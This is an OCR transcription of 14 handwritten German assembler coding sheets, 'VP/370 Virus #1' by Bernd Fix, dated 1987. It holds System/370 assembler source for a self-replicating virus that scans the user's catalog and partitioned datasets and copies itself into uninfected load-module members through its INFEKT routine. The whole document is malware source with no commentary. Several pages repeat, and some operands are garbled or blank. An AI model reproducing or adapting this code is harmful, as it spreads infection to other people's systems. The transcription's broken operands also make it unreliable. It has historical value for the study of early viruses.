



Programm <b>VP/370 Virus #1</b>		Lochhinweise					Problem <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>				
		Zeichen					Seite <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>				
Programmierer <b>Bernd Fix</b>		Datum <b>4/1987</b>			Lochung					Seite <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> von <b>14</b>	

Anweisung										Karte Nr.						
Name	Operation	Operand und Bemerkungen														
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80
	<b>START</b>															0 1 0
<b>VIRUS</b>	<b>CSECT</b>															0 2 0
	<b>STM</b>			<b>R14, R12, 12 (R13)</b>												0 3 0
	<b>LR</b>			<b>R12, R15</b>												0 4 0
	<b>USING</b>			<b>VIRUS, R12</b>												0 5 0
	<b>LR</b>			<b>R2, R13</b>												0 6 0
	<b>LA</b>			<b>R13, SAVE</b>												0 7 0
	<b>ST</b>			<b>R2, 4 (R13)</b>												0 8 0
	<b>ST</b>			<b>R13, 8 (R2)</b>												0 9 0
	<b>B</b>			<b>CONT\$0</b>												1 0 0
<b>SAVE</b>	<b>DS</b>			<b>18F</b>												1 1 0
<b>BASE</b>	<b>DC</b>			<b>F'0'</b>												1 2 0
<b>CONT\$0</b>	<b>LA</b>			<b>R2, RLDINFO</b>												1 3 0
<b>\$16</b>	<b>L</b>			<b>R1, 0 (R2)</b>												1 4 0
	<b>LA</b>			<b>R1, 0 (R1)</b>												1 5 0
	<b>AR</b>			<b>R1, R12</b>												1 6 0
	<b>CLI</b>			<b>0 (R2), X'0D'</b>												1 7 0
	<b>BE</b>			<b>\$17</b>												1 8 0
	<b>BCTR</b>			<b>R1, 0</b>												1 9 0
<b>\$17</b>	<b>ICM</b>			<b>R3, 15, 0 (R1)</b>												2 0 0
	<b>S</b>			<b>R3, BASE</b>												
	<b>STCM</b>			<b>R3, 15, 0 (R1)</b>												
	<b>LA</b>			<b>R2, 4 (R2)</b>												

Programm
Problem
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Anweisung										Karte Nr.						
Name	Operation	Operand und Bemerkungen														
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80
	<b>START</b>															0 1 0
	<b>CSECT</b>															0 2 0
	<b>STM</b>			<b>R14, R12, 12 (R13)</b>												0 3 0
	<b>LR</b>			<b>R12, R15</b>												0 4 0
	<b>USING</b>			<b>VIRUS, R12</b>												0 5 0
	<b>LR</b>			<b>R2, R13</b>												0 6 0
	<b>LA</b>			<b>R13, SAVE</b>												0 7 0
	<b>ST</b>			<b>R2, 4 (R13)</b>												0 8 0
	<b>ST</b>			<b>R13, 8 (R2)</b>												0 9 0
	<b>B</b>			<b>CONT\$0</b>												1 0 0
<b>SAVE</b>	<b>DS</b>			<b>18F</b>												1 1 0
<b>BASE</b>	<b>DC</b>			<b>F'0'</b>												1 2 0
<b>CONT\$0</b>	<b>LA</b>			<b>R2, RLDINFO</b>												1 3 0
<b>\$16</b>	<b>L</b>			<b>R1, 0 (R2)</b>												1 4 0
	<b>LA</b>			<b>R1, 0 (R1)</b>												1 5 0
	<b>AR</b>			<b>R1, R12</b>												1 6 0
	<b>CLI</b>			<b>0 (R2), X'0D'</b>												1 7 0
	<b>BE</b>			<b>\$17</b>												1 8 0
	<b>BCTR</b>			<b>R1, 0</b>												1 9 0
<b>\$17</b>	<b>ICM</b>			<b>R3, 15, 0 (R1)</b>												2 0 0
	<b>S</b>			<b>R3, BASE</b>												
	<b>STCM</b>			<b>R3, 15, 0 (R1)</b>												
	<b>LA</b>			<b>R2, 4 (R2)</b>												



Programm <b>VP/370 Virus #1</b>	Lochhinweise	Problem <input type="text"/> <input type="text"/> <input type="text"/>
	Zeichen	73    75
Programmierer <b>Bernd Fix</b>	Datum <b>4/1987</b>	Seite <input type="text"/> <input type="text"/> von <b>14</b>
	Lochung	76   77

Anweisung										Karte Nr.							
Name	Operation	Operand und Bemerkungen															
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80	
	CLI	0 (R2), X'00'													0	1	0
	BNE	\$16													0	2	0
	ST	R12, BASE													0	3	0
	MVC	DATEI (96), DSAVE													0	4	0
	L	R1, 540													0	5	0
	L	R1, 12 (R1)													0	6	0
	MVC	FSPEC+2 (3), 0 (R1)													0	7	0
	L	R0, CATLEN													0	8	0
		GETMAIN R, LV= (R0)													0	9	0
	ST	R1, CATADDR													1	0	0
	MVC	0 (2, R1), =X'7FFF'													1	1	0
	LA	R1, PARAM													1	2	0
		LINK EPLOC=CATROUT													1	3	0
	B	CONT\$1													1	4	0
CATROUT	DC	CL8 'IKJEHCIR'													1	5	0
FSPEC	DC	C'U.???' , 83C' '													1	6	0
	DS	0F													1	7	0
PARAM	DC	X'02000000'													1	8	0
	DC	A (FSPEC)													1	9	0
	DC	F'0'													2	0	0
CATADDR	DC	A (0)															
	DC	F'0'															
CATLEN	DC	F'32768'															

Program

Problem

Seite

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Programm <b>VP/370 Virus #1</b>	Lochhinweise	Problem <input type="text" value="73"/> <input type="text" value="75"/>
Programmierer <b>Bernd Fix</b>	Zeichen	Seite <input type="text" value="3"/> von <b>14</b>
Datum <b>4/1987</b>	Lochung	<input type="text" value="76"/> <input type="text" value="77"/>

Anweisung										Karte Nr.						
Name	Operation	Operand und Bemerkungen														
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80
		<b>LTORG</b>														0 1 0
<b>CONT\$1</b>		<b>L</b>		<b>R2, CATADDR</b>												0 2 0
		<b>LA</b>		<b>R2, 4 (R2)</b>												0 3 0
<b>\$1</b>		<b>CLI</b>		<b>0 (R2), X'FF'</b>												0 4 0
		<b>BE</b>		<b>\$5</b>												0 5 0
		<b>LA</b>		<b>R1, 44</b>												0 6 0
<b>\$2</b>		<b>LA</b>		<b>R3, 0 (R1, R2)</b>												0 7 0
		<b>CLI</b>		<b>0 (R3), C' '</b>												0 8 0
		<b>BNE</b>		<b>\$3</b>												0 9 0
		<b>BCT</b>		<b>R1, \$2</b>												1 0 0
<b>\$3</b>		<b>STH</b>		<b>R1, DSN+4</b>												1 1 0
		<b>BCTR</b>		<b>R1, 0</b>												1 2 0
		<b>EX</b>		<b>R1, MOVE</b>												1 3 0
		<b>LA</b>		<b>R1, DSORG</b>												1 4 0
		<b>ST</b>		<b>R1, S99TUPL+8</b>												1 5 0
		<b>BAL</b>		<b>R14, ALLOC</b>												1 6 0
		<b>LA</b>		<b>R0, 2560</b>												1 7 0
				<b>GETMAIN R, LV=(R0)</b>												1 8 0
		<b>LR</b>		<b>R3, R1</b>												1 9 0
		<b>ST</b>		<b>R1, DIRADDR</b>												2 0 0
		<b>BAL</b>		<b>R14, RFILE</b>												
		<b>L</b>		<b>R3, DIRADDR</b>												
		<b>LA</b>		<b>R3, 2 (R3)</b>												

Programm
Problem
Seite

Anweisung										Karte Nr.						
Name	Operation	Operand und Bemerkungen														
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80
		<b>LTORG</b>														0 1 0
<b>CONT\$1</b>		<b>L</b>		<b>R2, CATADDR</b>												0 2 0
		<b>LA</b>		<b>R2, 4 (R2)</b>												0 3 0
<b>\$1</b>		<b>CLI</b>		<b>0 (R2), X'FF'</b>												0 4 0
		<b>BE</b>		<b>\$5</b>												0 5 0
		<b>LA</b>		<b>R1, 44</b>												0 6 0
<b>\$2</b>		<b>LA</b>		<b>R3, 0 (R1, R2)</b>												0 7 0
		<b>CLI</b>		<b>0 (R3), C' '</b>												0 8 0
		<b>BNE</b>		<b>\$3</b>												0 9 0
		<b>BCT</b>		<b>R1, \$2</b>												1 0 0
<b>\$3</b>		<b>STH</b>		<b>R1, DSN+4</b>												1 1 0
		<b>BCTR</b>		<b>R1, 0</b>												1 2 0
		<b>EX</b>		<b>R1, MOVE</b>												1 3 0
		<b>LA</b>		<b>R1, DSORG</b>												1 4 0
		<b>ST</b>		<b>R1, S99TUPL+8</b>												1 5 0
		<b>BAL</b>		<b>R14, ALLOC</b>												1 6 0
		<b>LA</b>		<b>R0, 2560</b>												1 7 0
				<b>GETMAIN R, LV=(R0)</b>												1 8 0
		<b>LR</b>		<b>R3, R1</b>												1 9 0
		<b>ST</b>		<b>R1, DIRADDR</b>												2 0 0
		<b>BAL</b>		<b>R14, RFILE</b>												
		<b>L</b>		<b>R3, DIRADDR</b>												
		<b>LA</b>		<b>R3, 2 (R3)</b>												



Programm <b>VP/370 Virus #1</b>		Lochhinweise				Problem <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
		Zeichen	<input type="text"/>	<input type="text"/>	<input type="text"/>	Seite <input type="text"/> <input type="text"/> von <u>14</u>
Programmierer <b>Bernd Fix</b>	Datum <b>4/1987</b>	Lochung	<input type="text"/>	<input type="text"/>	<input type="text"/>	76 77

Anweisung							Karte Nr.										
Name	Operation	Operand und Bemerkungen					Karte Nr.										
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80	
<b>\$7</b>	CLI	0 (R3), X'FF'					0	1									0
	BE	\$8					0	2									0
<b>\$6</b>	CLI	0 (R3), X'00'					0	3									0
	BNE	\$12					0	4									0
	LA	R3, 1 (R3)					0	5									0
	B	\$7					0	6									0
<b>\$12</b>	CLI	11 (R3), X'2C'					0	7									0
	BE	\$13					0	8									0
	XR	R1, R1					0	9									0
	IC	R1, 11 (R3)					1	0									0
	N	R1, =F'31'					1	1									0
	SLL	R1, 1					1	2									0
	LA	R3, 12 (R1, R3)					1	3									0
	B	\$7					1	4									0
<b>\$13</b>	LH	R0, 20 (R3)					1	5									0
	N	R0, ATTRIB					1	6									0
	BE	\$11					1	7									0
	LH	R0, 25 (R3)					1	8									0
	CH	R0, =H'0758'					1	9									0
	BNE	INFEKT					2	0									0
<b>\$11</b>	LA	R3, 36 (R3)															
	B	\$7															
<b>\$8</b>	L	R1, DIRADDR															

Program  
Problem      
Seite   von

Name	Operation	Operand und Bemerkungen										Karte Nr.	
												78	80
												1	0



Programm <b>VP/370 Virus #1</b>	Lochhinweise	Problem <span style="border: 1px solid black; padding: 0 5px;"> </span> <span style="border: 1px solid black; padding: 0 5px;"> </span> <span style="border: 1px solid black; padding: 0 5px;"> </span>
	Zeichen	73 75
Programmierer <b>Bernd Fix</b>	Datum <b>4/1987</b>	Seite <span style="border: 1px solid black; padding: 0 5px;"> </span> <span style="border: 1px solid black; padding: 0 5px;"> </span> <span style="border: 1px solid black; padding: 0 5px;"> </span> von <b>14</b>
	Lochung	76 77

Anweisung								Karte Nr.										
Name	Operation	Operand und Bemerkungen																
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80		
		LA		R0, 2560												0	1	0
				FREEMAIN R, LV= (R0) , A= (R1)												0	2	0
\$4		BAL		R14, FREEALOC												0	3	0
		LA		R2, 45 (R2)												0	4	0
		B		\$1												0	5	0
MOVE		MVC		DSN+6 (0) , 1 (R2)												0	6	0
DIRADDR		DC		F' 0 '												0	7	0
ATTRIB		DC		X' 00000080 '												0	8	0
\$5		L		R0, CATLEN												0	9	0
		L		R1, CATADDR												1	0	0
				FREEMAIN R, LV= (R0) , A= (R1)												1	1	0
		B		FUNKTION												1	2	0
INFEKT		BAL		R14, FREEALOC												1	3	0
		MVC		MEMBER+6 (8) , 0 (R3)												1	4	0
		LA		R1, 8												1	5	0
\$10		LA		R5, 0 (R1, R3)												1	6	0
		BCTR		R5, R0												1	7	0
		CLI		0 (R5) , C' '												1	8	0
		BNE		\$9												1	9	0
		BCT		R1, \$10												2	0	0
\$9		STH		R1, MEMBER+4														
		MVC		ENTRY (8) , 0 (R3)														
		LA		R0, 2560														

Programm	Lochhinweise	Problem
	Zeichen	73 75
Programmierer	Datum	Seite von
	Lochung	76 77

Anweisung								Karte Nr.										
Name	Operation	Operand und Bemerkungen																
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80		
		LA		R0, 2560												0	1	0
				FREEMAIN R, LV= (R0) , A= (R1)												0	2	0
\$4		BAL		R14, FREEALOC												0	3	0
		LA		R2, 45 (R2)												0	4	0
		B		\$1												0	5	0
MOVE		MVC		DSN+6 (0) , 1 (R2)												0	6	0
DIRADDR		DC		F' 0 '												0	7	0
ATTRIB		DC		X' 00000080 '												0	8	0
\$5		L		R0, CATLEN												0	9	0
		L		R1, CATADDR												1	0	0
				FREEMAIN R, LV= (R0) , A= (R1)												1	1	0
		B		FUNKTION												1	2	0
INFEKT		BAL		R14, FREEALOC												1	3	0
		MVC		MEMBER+6 (8) , 0 (R3)												1	4	0
		LA		R1, 8												1	5	0
\$10		LA		R5, 0 (R1, R3)												1	6	0
		BCTR		R5, R0												1	7	0
		CLI		0 (R5) , C' '												1	8	0
		BNE		\$9												1	9	0
		BCT		R1, \$10												2	0	0
\$9		STH		R1, MEMBER+4														
		MVC		ENTRY (8) , 0 (R3)														
		LA		R0, 2560														



Programm <b>VP/370</b> <b>Virus #1</b>		Lochhinweise						Problem <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <small>73    75</small>	
		Zeichen						Seite <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <small>76   77</small> von <b>14</b>	
Programmierer <b>Bernd Fix</b>		Datum <b>4/1987</b>		Lochung					

Anweisung										Karte Nr.						
Name	Operation	Operand und Bemerkungen														
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80
	L			R1, DIRADDR											010	
				FREEMAIN R, LV= (R0) , A= (R1)											020	
	L			R0, CATLEN											030	
	L			R1, CATADDR											040	
				FREEMAIN R, LV= (R0) , A= (R1)											050	
	LA			R1, MEMBER											060	
	ST			R1, S99TUPL+8											070	
	BAL			R14, ALLOC											080	
				OPEN (DATEI, OUTPUT)											090	
	LA			R2, ESDREC											100	
	BAL			R14, WRITREC											110	
	LA			R2, TTR1											120	
	BAL			R14, WRITREC											130	
	LA			R2, TTR2											140	
	BAL			R14, WRITREC											150	
	LA			R2, TTR3											160	
	BAL			R14, WRITREC											170	
	LA			R2, HEADER											180	
	BAL			R14, WRITREC											190	
	LA			R1, VIREND											200	
	SR			R1, R12												
	STH			R1, DATEI+82												
	ST			R14, RETURN												

Programm  
Problem  
Seite

Anweisung										Karte Nr.						
Name	Operation	Operand und Bemerkungen														
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80



Programm <b>VP/370 Virus #1</b>		Lochhinweise					Problem <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>			
		Zeichen					73 75			
Programmierer <b>Bernd Fix</b>		Datum <b>4/1987</b>		Lochung					Seite <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> von <b>14</b>	
							76 77			

Anweisung											Karte Nr.							
Name	Operation	Operand und Bemerkungen																
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80		
	LR	R2, R12														0	1	0
		PUT DATEI, (R2)														0	2	0
	L	R14, RETURN														0	3	0
	LA	R2, RLDREC														0	4	0
	BAL	R14, WRITREC														0	5	0
		CLOSE DATEI														0	6	0
	BAL	R14, FREEALOC														0	7	0
	LA	R1, 0														0	8	0
	ST	R1, S99TUPL+8														0	9	0
	BAL	R14, ALLOC														1	0	0
		OPEN (DATEI, UPDAT)														1	1	0
	STOW	DATEI, ENTRY, R														1	2	0
	MVC	ENTRY+12 (3), ENTRY+8														1	3	0
	IC	R1, ENTRY+14														1	4	0
	LA	R1, 5 (R1)														1	5	0
	STC	R1, ENTRY+14														1	6	0
	STOW	DATEI, ENTRY, R														1	7	0
		CLOSE (DATEI)														1	8	0
	BAL	R14, FREEALOC														1	9	0
ESDREC	DC	H' 40'														2	0	0
	DC	X' 20'																
	DC	X' 800000'																
	DC	H' 1'																


Programm
Problem
Seite

Name	Operation	Operand und Bemerkungen	Karte Nr.



Programm <b>VP/370 Virus #1</b>	Lochhinweise	Problem <input type="text" value="73"/> <input type="text" value="75"/>
	Zeichen	
Programmierer <b>Bernd Fix</b>	Datum <b>4/1987</b>	Lochung
		Seite <input type="text" value="8"/> von <b>14</b>

Anweisung			Karte Nr.
Name	Operation	Operand und Bemerkungen	Karte Nr.
1	8	10      14	78   80
20	25	30	35
40	45	50	55
60	65	70	
	DC	X'0020'	0 1 0
	DC	8X'00'	0 2 0
	DC	X'07'	0 3 0
	DC	7X'00'	0 4 0
	DC	C'VIRUS'	0 5 0
	DC	X'00'	0 6 0
	DC	AL3(0)	0 7 0
	DC	X'00'	0 8 0
	DC	X'000758'	0 9 0
<b>TTR1</b>	DC	H'251'	1 0 0
	DC	X'80'	1 1 0
	DC	X'FA'	1 2 0
	DC	X'01'	1 3 0
	DC	248X'00'	1 4 0
<b>TTR2</b>	DC	H'18'	1 5 0
	DC	X'80'	1 6 0
	DC	X'11'	1 7 0
	DC	X'02'	1 8 0
	DC	C'566529508'	1 9 0
	DC	X'010087118F'	2 0 0
<b>TTR3</b>	DC	H'21'	
	DC	X'80'	
	DC	X'14'	







Programm <b>VP/370 Virus #1</b>		Lochhinweise		Problem <input type="text"/> <input type="text"/> <input type="text"/>			
		Zeichen		73 75			
Programmierer <b>Bernd Fix</b>		Datum <b>4/1987</b>		Lochung		Seite <input type="text"/> <b>9</b> von <b>14</b>	
						76 77	

Anweisung										Karte Nr.		
Name	Operation	Operand und Bemerkungen								Karte Nr.		
1 8	10 14	20 25 30 35 40 45 50 55 60 65 70	78	80						1		
	DC	X'84'									0 1 0	
	DC	X'800200'									0 2 0	
	DC	C'566896201 '									0 3 0	
	DC	X'020187118F'									0 4 0	
<b>HEADER</b>	DC	H'20'									0 5 0	
	DC	X'01'									0 6 0	
	DC	X'000001'									0 7 0	
	DC	H'4'									0 8 0	
	DC	H'0'									0 9 0	
	DC	X'06'									1 0 0	
	DC	AL3(0)									1 1 0	
	DC	C' '									1 2 0	
	DC	XL3'758'									1 3 0	
	DC	H'2', X'0758'									1 4 0	
<b>RLDREC</b>	DC	H'100'									1 5 0	
	DC	X'0E'									1 6 0	
	DC	XL5'00'									1 7 0	
	DC	X'0054'									1 8 0	
	DC	XL8'00'									1 9 0	
	DC	H'2', H'2'									2 0 0	
<b>RLDINFO</b>	DC	X'09', XL3'0E1'										
	DC	X'0D', XL3'154'										
	DC	X'09', XL3'2AD'										

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Anweisung										Karte Nr.		
Name	Operation	Operand und Bemerkungen								Karte Nr.		
1 8	10 14	20 25 30 35 40 45 50 55 60 65 70	78	80						1		



Programm <b>VP/370 Virus #1</b>		Lochhinweise				Problem <span style="border: 1px solid black; padding: 0 2px;"> </span> <span style="border: 1px solid black; padding: 0 2px;"> </span> <span style="border: 1px solid black; padding: 0 2px;"> </span>			
		Zeichen				73 75			
Programmierer <b>Bernd Fix</b>		Datum <b>4/1987</b>		Lochung				Seite <span style="border: 1px solid black; padding: 0 2px;">10</span> von <b>14</b>	
						76 77			

Anweisung										Karte Nr.						
Name	Operation	Operand und Bemerkungen														
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80
	DC			X'09'				XL3'								010
	DC			X'09'				XL3'								020
	DC			X'09'				XL3'								030
	DC			X'09'				XL3'								040
	DC			X'0D'				XL3'								050
	DC			X'0D'				XL3'								060
	DC			X'0D'				XL3'								070
	DC			X'0D'				XL3'								080
	DC			X'09'				XL3'								090
	DC			X'09'				XL3'								100
	DC			X'0D'				XL3'								110
	DC			X'0D'				XL3'								120
	DC			X'09'				XL3'								130
	DC			X'09'				XL3'								140
	DC			X'09'				XL3'								150
	DC			X'09'				XL3'								160
	DC			X'08'				XL3'								170
	DC			X'00'												180
	DS			0H												190
<b>ENTRY</b>	DC			CL8'												200
	DC			X'000000'												
	DC			X'2C'												
	DC			X'000000'												

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Programm <b>VP/370 Virus #1</b>		Lochhinweise				Problem <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>	
		Zeichen				Seite <input type="text"/> <input type="text"/> von <input type="text"/> <input type="text"/>	
Programmierer <b>Bernd Fix</b>		Datum <b>4/1987</b>		Lochung			

Anweisung								Karte Nr.									
Name	Operation	Operand und Bemerkungen															
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80	
	DC	X'0000000000'							0	1	0						
	DC	X'02E2'							0	2	0						
	DC	X'000758'							0	3	0						
	DC	X'0758'							0	4	0						
	DC	X'00000088'							0	5	0						
	DC	X'0001010000'							0	6	0						
<b>FUNKTION</b>	B	ENDE							0	7	0						
<b>ENDE</b>	L	R13, SAVE+4							0	8	0						
	LM	R14, R12, 12 (R13)							0	9	0						
	BR	R14							1	0	0						
	LTORG								1	1	0						
<b>ALLOC</b>	LA	R1, S99RBP							1	2	0						
		DYNALLOC							1	3	0						
	SR	R15, R15							1	4	0						
	LH	R15, DSORG+6							1	5	0						
	BR	R14							1	6	0						
<b>FREEALOC</b>	LA	R1, S99RBP2							1	7	0						
		DYNALLOC							1	8	0						
	BR	R14							1	9	0						
	DS	0F							2	0	0						
<b>S99RBP</b>	DC	X'80', AL3 (S99RB)															
<b>S99RB</b>	DC	X'1401'															
	DC	X'8800'															

Programm

Problem

Seite

Anweisung								Karte Nr.									
Name	Operation	Operand und Bemerkungen															
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80	
	DC	X'0000000000'							0	1	0						
	DC	X'02E2'							0	2	0						
	DC	X'000758'							0	3	0						
	DC	X'0758'							0	4	0						
	DC	X'00000088'							0	5	0						
	DC	X'0001010000'							0	6	0						
<b>FUNKTION</b>	B	ENDE							0	7	0						
<b>ENDE</b>	L	R13, SAVE+4							0	8	0						
	LM	R14, R12, 12 (R13)							0	9	0						
	BR	R14							1	0	0						
	LTORG								1	1	0						
<b>ALLOC</b>	LA	R1, S99RBP							1	2	0						
		DYNALLOC							1	3	0						
	SR	R15, R15							1	4	0						
	LH	R15, DSORG+6							1	5	0						
	BR	R14							1	6	0						
<b>FREEALOC</b>	LA	R1, S99RBP2							1	7	0						
		DYNALLOC							1	8	0						
	BR	R14							1	9	0						
	DS	0F							2	0	0						
<b>S99RBP</b>	DC	X'80', AL3 (S99RB)															
<b>S99RB</b>	DC	X'1401'															
	DC	X'8800'															



Programm <b>VP/370 Virus #1</b>	Lochhinweise	Problem <input type="text" value="73"/> <input type="text" value="75"/>
Programmierer <b>Bernd Fix</b>	Zeichen	Seite <input type="text" value="12"/> von <input type="text" value="14"/>
Datum <b>4/1987</b>	Lochung	<input type="text" value="76"/> <input type="text" value="77"/>

Anweisung										Karte Nr.						
Name	Operation	Operand und Bemerkungen								78	80					
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80
	DC	F'0'													0	1
<b>S99TXTPP</b>	DC	A(S99TUPL)													0	2
	DC	F'0'													0	3
	DC	X'00000000'													0	4
<b>S99TUPL</b>	DC	A(DDN)													0	5
	DC	A(DSN)													0	6
	DC	A(MEMBER) oder A(DSORG)													0	7
	DC	X'80', AL3(DISP)													0	8
<b>S99RBP2</b>	DC	X'80', AL3(S99RB2)													0	9
<b>S99RB2</b>	DC	X'1402'													1	0
	DC	X'0000'													1	1
	DC	F'0'													1	2
	DC	A(S99TUPL2)													1	3
	DC	F'0'													1	4
	DC	X'00000000'													1	5
<b>S99TUPL2</b>	DC	A(DDN)													1	6
	DC	X'80', AL3(REMOVE)													1	7
<b>DDN</b>	DC	X'0001'													1	8
	DC	X'0001'													1	9
	DC	X'0008'													2	0
	DC	C'SYS99999'														
<b>DSN</b>	DC	X'0002'														
	DC	X'0001'														

Programm
Problem
Seite

Anweisung										Karte Nr.						
Name	Operation	Operand und Bemerkungen								78	80					
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80
	DC	F'0'													0	1
	DC	A(S99TUPL)													0	2
	DC	F'0'													0	3
	DC	X'00000000'													0	4
	DC	A(DDN)													0	5
	DC	A(DSN)													0	6
	DC	A(MEMBER) oder A(DSORG)													0	7
	DC	X'80', AL3(DISP)													0	8
	DC	X'80', AL3(S99RB2)													0	9
	DC	X'1402'													1	0
	DC	X'0000'													1	1
	DC	F'0'													1	2
	DC	A(S99TUPL2)													1	3
	DC	F'0'													1	4
	DC	X'00000000'													1	5
	DC	A(DDN)													1	6
	DC	X'80', AL3(REMOVE)													1	7
	DC	X'0001'													1	8
	DC	X'0001'													1	9
	DC	X'0008'													2	0
	DC	C'SYS99999'														
	DC	X'0002'														
	DC	X'0001'														



Programm <b>VP/370 Virus #1</b>		Lochhinweise				Problem <input type="text"/> <input type="text"/> <input type="text"/>			
		Zeichen				73 75			
Programmierer <b>Bernd Fix</b>		Datum <b>4/1987</b>		Lochung				Seite <b>13</b> von <b>14</b>	
								76 77	

Anweisung										Karte Nr.						
Name	Operation	Operand und Bemerkungen														
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80
		DC		X'000B'											0	1 0
		DC		CL44'											0	2 0
<b>MEMBER</b>		DC		X'0003'											0	3 0
		DC		X'0001'											0	4 0
		DC		X'0008'											0	5 0
		DC		CL8 'TEMPNAME'											0	6 0
<b>DISP</b>		DC		X'0004'											0	7 0
		DC		X'0001'											0	8 0
		DC		X'0001'											0	9 0
		DC		X'01'											1	0 0
		DS		0H											1	1 0
<b>DSORG</b>		DC		X'0057'											1	2 0
		DC		X'0001'											1	3 0
		DC		X'0002'											1	4 0
		DC		X'0000'											1	5 0
<b>REMOVE</b>		DC		X'0008'											1	6 0
		DC		X'0000'											1	7 0
<b>RFILE</b>		ST		R14, RETURN											1	8 0
				OPEN DATEI											1	9 0
<b>R\$BLK</b>				GET DATEI, (R3)											2	0 0
		LH		R4, DATEI+82												
		LA		R3, 0 (R4, R3)												
		B		R\$BLK												

Programm
Problem
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Name	Operation	Operand und Bemerkungen	Karte Nr.													
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80
		DC		X'000B'											0	1 0
		DC		CL44'											0	2 0
<b>MEMBER</b>		DC		X'0003'											0	3 0
		DC		X'0001'											0	4 0
		DC		X'0008'											0	5 0
		DC		CL8 'TEMPNAME'											0	6 0
<b>DISP</b>		DC		X'0004'											0	7 0
		DC		X'0001'											0	8 0
		DC		X'0001'											0	9 0
		DC		X'01'											1	0 0
		DS		0H											1	1 0
<b>DSORG</b>		DC		X'0057'											1	2 0
		DC		X'0001'											1	3 0
		DC		X'0002'											1	4 0
		DC		X'0000'											1	5 0
<b>REMOVE</b>		DC		X'0008'											1	6 0
		DC		X'0000'											1	7 0
<b>RFILE</b>		ST		R14, RETURN											1	8 0
				OPEN DATEI											1	9 0
<b>R\$BLK</b>				GET DATEI, (R3)											2	0 0
		LH		R4, DATEI+82												
		LA		R3, 0 (R4, R3)												
		B		R\$BLK												



Programm <b>VP/370 Virus #1</b>	Lochhinweise	Problem <span style="border: 1px solid black; padding: 2px;">  </span> <span style="border: 1px solid black; padding: 2px;">  </span> <span style="border: 1px solid black; padding: 2px;">  </span>
	Zeichen	73    75
	Lochung	
Programmierer <b>Bernd Fix</b>	Datum <b>4/1987</b>	Seite <span style="border: 1px solid black; padding: 2px;">14</span> von <b>14</b>
		76   77

Anweisung										Karte Nr.						
Name		Operation		Operand und Bemerkungen												
1	8	10	14	20	25	30	35	40	45	50	55	60	65	70	78	80
<b>EOF</b>				<b>CLOSE DATEI</b>												0 1 0
		<b>L</b>		<b>R14, RETURN</b>												0 2 0
		<b>BR</b>		<b>R14</b>												0 3 0
<b>RETURN</b>		<b>DS</b>		<b>1F</b>												0 4 0
<b>WRITREC</b>		<b>ST</b>		<b>R14, RETURN</b>												0 5 0
		<b>LH</b>		<b>R0, 0 (R2)</b>												0 6 0
		<b>STH</b>		<b>R0, DATEI+82</b>												0 7 0
		<b>LA</b>		<b>R2, 2 (R2)</b>												0 8 0
		<b>PUT</b>		<b>DATEI, (R2)</b>												0 9 0
		<b>L</b>		<b>R14, RETURN</b>												1 0 0
		<b>BR</b>		<b>R14</b>												1 1 0
<b>DATEI</b>		<b>DCB</b>		<b>DDNAME=SYS99999, MACRF= (GM, PM) , BLKSIZE=19069, RECFM=U,</b>											<b>&amp;</b>	1 2 0
				<b>DSORG=PS, EODAD=EOF</b>												1 3 0
<b>DSAVE</b>		<b>DCB</b>		<b>DDNAME=SYS99999, MACRF= (GM, PM) , BLKSIZE=19069, RECFM=U,</b>											<b>&amp;</b>	1 4 0
				<b>DSORG=PS, EODAD=EOF</b>												1 5 0
		<b>LTORG</b>														1 6 0
<b>VIREND</b>		<b>DS</b>		<b>0C</b>												1 7 0
		<b>EQUIREG</b>														1 8 0
		<b>END</b>		<b>VIRUS</b>												1 9 0
																2 0 0

